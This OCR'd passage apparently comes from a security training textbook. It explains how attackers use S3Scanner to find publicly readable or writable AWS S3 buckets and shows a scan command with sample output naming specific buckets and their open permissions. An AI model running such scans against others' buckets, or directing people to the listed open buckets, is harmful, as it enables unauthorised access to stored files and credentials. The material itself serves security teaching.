
Video on Demand on AWS

Video on Demand on AWS is licensed under the terms of the **Amazon** Software License ... MediaInfo – Validates the content using a signed **Amazon S3 URL**.

Figure 19.55: Screenshot of the advanced search results in Google

Identifying Open S3 Buckets using S3Scanner

- Attackers use S3Scanner to **identify open S3 buckets** of cloud services such as Amazon AWS and retrieve their content for some malicious purpose
- **S3 buckets** store information in the form of files, folders, objects, etc. that include text files, images, videos, PDF files, backup files, and credentials



```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []
csbd.sony.com | bucket_not_exist
udemy-web-upload-bucket | bucket_exists | AuthUsers: [], AllUsers: []
mdsp-test | bucket_not_exist
pendo | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rzeczoznawca | bucket_exists | AuthUsers: [], AllUsers: [Read]
red-dev | bucket_exists | AuthUsers: [], AllUsers: []
allinoneseo | bucket_exists | AuthUsers: [], AllUsers: [Read]
save-song | bucket_not_exist
gandcfabcon | bucket_not_exist
deveo | bucket_exists | AuthUsers: [], AllUsers: [Read]
appshack | bucket_exists | AuthUsers: [], AllUsers: [Read]
woo-staging | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
checkon | bucket_not_exist
caspar-staging | bucket_exists | AuthUsers: [], AllUsers: [Read]
pinnacle-dev | bucket_exists | AuthUsers: [], AllUsers: [Read, Write, ReadACP, WriteACP]
lumaforge | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rodekors | bucket_exists | AuthUsers: [], AllUsers: [Read]
mustafa | bucket_exists | AuthUsers: [], AllUsers: [FullControl]
dev-place | bucket_not_exist
sioux | bucket_exists | AuthUsers: [], AllUsers: [ReadACP]
vtc-test | bucket_exists | AuthUsers: [], AllUsers: [Read]
$
```

https://github.com

Identifying Open S3 Buckets using S3Scanner

Source: *https://github.com*


Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to scan AWS buckets listed in a file with 8 threads:

```
s3scanner --threads 8 scan --buckets-file ./bucket-names.txt
```

